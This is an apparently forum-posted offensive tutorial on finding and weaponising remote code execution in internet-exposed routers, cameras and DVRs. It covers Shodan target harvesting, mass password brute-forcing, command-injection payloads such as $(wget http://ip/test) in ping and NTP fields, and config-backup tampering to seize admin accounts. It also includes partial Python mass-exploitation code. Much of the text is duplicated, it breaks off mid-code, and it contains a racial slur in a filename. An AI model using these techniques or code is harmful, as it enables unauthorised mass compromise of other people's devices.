
I'll show you how to find RCE\0day,
firstly what you're going to need :
Shodan account,
Burpsuite
VPS
A brain (obviously)
Firstly, we need to find dorks. You can do this easily, on shodan, first we will search for : Cameras\DVR\NVR\Routers.
We can use shodan, filter by, country, port, http.title:, http.status etc.
For exanple:

Now, we are going to Lookup the device, try search for previous disclosed vulnerablities. If there are none, we can happily go on =D
Now, first, we are going to try and access the web interface, of the device. Here, we can use a custom written tool by me, which will brute the passwords of the devices.

 send.exploit.in
Installation steps:
send.exploit.in
Installation steps:
apt-get install golang-go -y
go build http_digest.go
chmod +x http_digest.go

we will also need a list of passwords split by : , called logins.txt. For the sake of this tutorial, its going to just be like this
now, from shodan, we can do a facet report of top ports, we will pick any with a good amount of count.

In, this case we will search 80 (just for an example)
now, Either you cat or zmap with the tool, in my case we will use cat.
First we will download, the list of devices with port 80 open from shodan by
pip install shodan
shodan init APIKEY
shodan download --limit -1 ips.json.gz '"your query"'
shodan parse --fields ip_str,port --separator ":" ips.json.gz > ip.txt
ulimit -n 999999; ulimit -u 999999;cat ip.txt |./http_digest 80 http 0
this is in the format of port http 0 - brute, 1 - rce
this is what the output would look like

You can see, it has started bruting, soon we will get access to the device panel.
Here, we get one

Once we have access to the web panel, we will search for places, where we can input any value. For Example
NTP, FTP, Ping.
Example of FTP rce:

NTP:

Well, here i've found NTP. There is an option to set a manual NTP server. We will edit this.
But first, on our VPS, we will need to check, if the command works.
apt-get install apache2 -y
service apache2 start
we will then execute
tail -f /var/log/apache2/access.log
to monitor, if we get a connection.
Now, in the prompt, we must know the basics of command injection, that is, we can use $() ; ` etc, to execute a command in a *NIX based system.
So, first we will try $(),
We will see if we get a request, to the command will be $(wget http://ip/test)
This is the request from Burpsuite

we see, nothing popped up in access log, we will try the next method ;wget http://ip/test
On execution, we see, nothing pops up. which means, there is no way to execute a remote command here.
Now, we will search another place, where we can input.
Here, in diagnostics, we find ping. we repeat the same steps here

We will execute ;ps just to check, if there is rce
and just like that, we have found a rce.

and the output is
7351 is being held until 7350 finishes, but it will never finish because 7351 never starts. We are in "" so $() is our only option unless we escape it somehow
$(echo > a ; ) would work
thus, we can execute $(wget http://ip/test)
and we see, we get a call back. which means the target is vulnerable. In this case, i found it easier to just execute the command in adduser part. (a story for a different day)
Now, we will write a mass scanner for it.
First, we will capture the login request
we, will then use urllib and parse this login request
this function is going to attempt to login, to the router.
Next step, is to send the RCE Request.
Full Code :
Now we will look for a way to bypass authentication. The simplest way is to copy several different paths. (for example i login to a router with some default credential admin:admin, but many routers of same model wont have default pass, what to do? try copy many paths when ur logged in. ex http://ip/cgi-bin/ntpcfg.cgi, pingHost.cmd etc.)
If you are prompted with a login prompt, the device auth cant be exploited else if it doesnt prompt you with auth, you have found a auth bypass.
A good thing to know is 50% of the time the isp will have a backdoor, with the user being admin and the password being the last 4 octets of mac address.
Remember, always GET A CONFIG BACKUP (contains usernames, passwords and more)
with a config backup, we can escalate our priveleges. For example :
this is one router config, we can see that our user (test), it doesnt have priveleges to access the diagnostics
username="test" web_passwd="test"<ROMFILE> <Wan>
<Common ReConnect="1" LatestIFIdx="2" IPForwardModeEnable="No" />
<PVC0 Action="Modify" VLANID="1273" DOT1P="0" VLANMode="TAG"
ENCAP="1483 Bridged IP LLC" EPONEnable="Yes" GPONEnable="Yes"
we can parse this config by changing username and password to the admin user
like
username="admin" web_passwd="PWN3D"
and, then upload the config, we have succesfuly resetted the admin user password.
Now, say you didnt find rce in NTP PING FTP. Try find the firmware of the device, reverse it. Try and find where system() is being called. Once identified, say i find in this router system() is being called in add user, there you go is your rce
Another way to find rce is in the config. You can download config -> modify config -> reupload and rce or do a fake firmware upload resulting in rce. (this has to be last option as you can put the device in an infinite reboot lol)
Another way, try opening telnet or ssh ports, execute your command, close telnet and ssh. repeat.
one last thing, when you have no protected shell, be sure to list files in /bin/, usually some routers have no wget and curl? you will echo the payload as hex. same with busybox, sometime they wont have busybox wget/curl so you have to use busybox echo payload.
That is all it takes, to find RCE in ioT and weaponise it.
firstly what you're going to need :
Shodan account,
Burpsuite
VPS
A brain (obviously)
Firstly, we need to find dorks. You can do this easily, on shodan, first we will search for : Cameras\DVR\NVR\Routers.
We can use shodan, filter by, country, port, http.title:, http.status etc.
For exanple:
Now, we are going to Lookup the device, try search for previous disclosed vulnerablities. If there are none, we can happily go on =D
Now, first, we are going to try and access the web interface, of the device. Here, we can use a custom written tool by me, which will brute the passwords of the devices.
Exploit.IN Send
Encrypt and send files with a link that automatically expires to ensure your important documents don’t stay online forever.
send.exploit.in
apt-get install golang-go -y
go build http_digest.go
chmod +x http_digest.go
we will also need a list of passwords split by : , called logins.txt. For the sake of this tutorial, its going to just be like this
now, from shodan, we can do a facet report of top ports, we will pick any with a good amount of count.
In, this case we will search 80 (just for an example)
now, Either you cat or zmap with the tool, in my case we will use cat.
First we will download, the list of devices with port 80 open from shodan by
pip install shodan
shodan init APIKEY
shodan download --limit -1 ips.json.gz '"your query"'
shodan parse --fields ip_str,port --separator ":" ips.json.gz > ip.txt
ulimit -n 999999; ulimit -u 999999;cat ip.txt |./http_digest 80 http 0
this is in the format of port http 0 - brute, 1 - rce
this is what the output would look like
You can see, it has started bruting, soon we will get access to the device panel.
Here, we get one
Once we have access to the web panel, we will search for places, where we can input any value. For Example
NTP, FTP, Ping.
Example of FTP rce:
NTP:
Well, here i've found NTP. There is an option to set a manual NTP server. We will edit this.
But first, on our VPS, we will need to check, if the command works.
apt-get install apache2 -y
service apache2 start
we will then execute
tail -f /var/log/apache2/access.log
to monitor, if we get a connection.
Now, in the prompt, we must know the basics of command injection, that is, we can use $() ; ` etc, to execute a command in a *NIX based system.
So, first we will try $(),
We will see if we get a request, to the command will be $(wget http://ip/test)
This is the request from Burpsuite
we see, nothing popped up in access log, we will try the next method ;wget http://ip/test
On execution, we see, nothing pops up. which means, there is no way to execute a remote command here.
Now, we will search another place, where we can input.
Here, in diagnostics, we find ping. we repeat the same steps here
We will execute ;ps just to check, if there is rce
and just like that, we have found a rce.
and the output is
Код с оформлением (BB-коды):
  PID USER       VSZ STAT COMMAND
    1 root      1008 S    init
    2 root         0 SW   [kthreadd]
    3 root         0 SW<  [ksoftirqd/0]
    4 root         0 SW   [kworker/0:0]
    5 root         0 SW<  [kworker/0:0H]
    6 root         0 SW   [kworker/u2:0]
    7 root         0 SW<  [khelper]
    8 root         0 SW   [kworker/u2:1]
   84 root         0 SW<  [writeback]
   87 root         0 SW<  [bioset]
   88 root         0 SW<  [crypto]
   90 root         0 SW<  [kblockd]
   93 root         0 SW   [spi0]
  110 root         0 SW   [kworker/0:1]
  115 root         0 SW   [kswapd0]
  722 root         0 SW   [mtdblock0]
  727 root         0 SW   [mtdblock1]
  732 root         0 SW   [mtdblock2]
  737 root         0 SW   [mtdblock3]
  742 root         0 SW   [mtdblock4]
  798 root         0 SW<  [deferwq]
 1077 root      1312 S    udhcpd /var/udhcpd.conf
 1095 root       768 S    iapp br0 wlan0 wlan1
 1106 root      1152 S    wscd -start -c /var/wscd-wlan0-wlan1.conf -w wlan0 -w
 1109 root       800 S    iwcontrol wlan0 wlan1
 1342 root      1360 S    ppp_inet -t 3 -c 0 -x
 1348 root       768 S    reload -k /var/wlsch.conf
 1350 root       880 S    lld2d br0
 1352 root         0 SW<  [kworker/0:1H]
 1368 root       864 S    dnsmasq -C /var/dnsmasq.conf -O eth1
 1383 root       256 S    fwd
 1387 root      1488 S    timelycheck
 1393 root       768 S <  watchdog 1000
 1402 root      1936 S    boa
 1404 root      1024 S    -/bin/sh
 1407 root      1456 S    pppd
 1425 root       816 S    /bin/mldproxy ppp0 br0 -D
 1437 root       816 S    dnrd --cache=off -s 45.227.76.22 -s 45.227.79.22
 1444 root       800 S    /bin/igmpproxy ppp0 br0 -D
 5596 root      1008 R    ps
 8402 root       356 S   sh -c /bin/ping -c 1 -W 2 1.1.1.1 > tmp/pingOth
 8403 root       356 S   /bin/ping -c 1 -W 2 1.1.1.1
 7350 root       356 S   sh -c /bin/echo "$(tftp -g -r test -l /tmp/a )" > /tmp/nigger
7351 root 356 S tftp -g -r test -l /tmp/a$(echo > a ; ) would work
thus, we can execute $(wget http://ip/test)
and we see, we get a call back. which means the target is vulnerable. In this case, i found it easier to just execute the command in adduser part. (a story for a different day)
Now, we will write a mass scanner for it.
First, we will capture the login request
we, will then use urllib and parse this login request
Python:
def attempt_login(response, target, username, password):
    response[0] = None

    try:
        req = urllib2.Request("http://{}/login".format(target))

        req.add_header("Connection", "keep-alive")
        req.add_header("Cache-Control", "max-age=0")
        req.add_header("Upgrade-Insecure-Requests", "1")
        req.add_header("Origin", "http://{}".format(target))
        req.add_header("Content-Type", "application/x-www-form-urlencoded")
        req.add_header("User-Agent", "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/93.0.4577.82 Safari/537.36 Edg/93.0.961.52")
        req.add_header("Accept", "text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9")
        req.add_header("Referer", "http://{}/".format(target))
        req.add_header("Accept-Encoding", "gzip, deflate")
        req.add_header("Accept-Language", "en-US,en;q=0.9")

        body = "username={}&password={}".format(username, password)

        response[0] = urllib2.urlopen(req, body)

    except urllib2.URLError, e:
        if not hasattr(e, "code"):
            return False
        response[0] = e
    except:
        return False

return TrueNext step, is to send the RCE Request.
Python:
def exploit(response, target, session_key, exploit_key):
    response[0] = None

    try:
        req = urllib2.Request("http://{t}/storageuseraccountcfg.cmd?action=add&userName={eu}&Password=%24({p})&volumeName=%24({p})&sessionKey={e}".format(t = target, p = payload, e = exploit_key, eu=exploit_username))

        req.add_header("Upgrade-Insecure-Requests", "1")
        req.add_header("User-Agent", "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/93.0.4577.82 Safari/537.36 Edg/93.0.961.52")
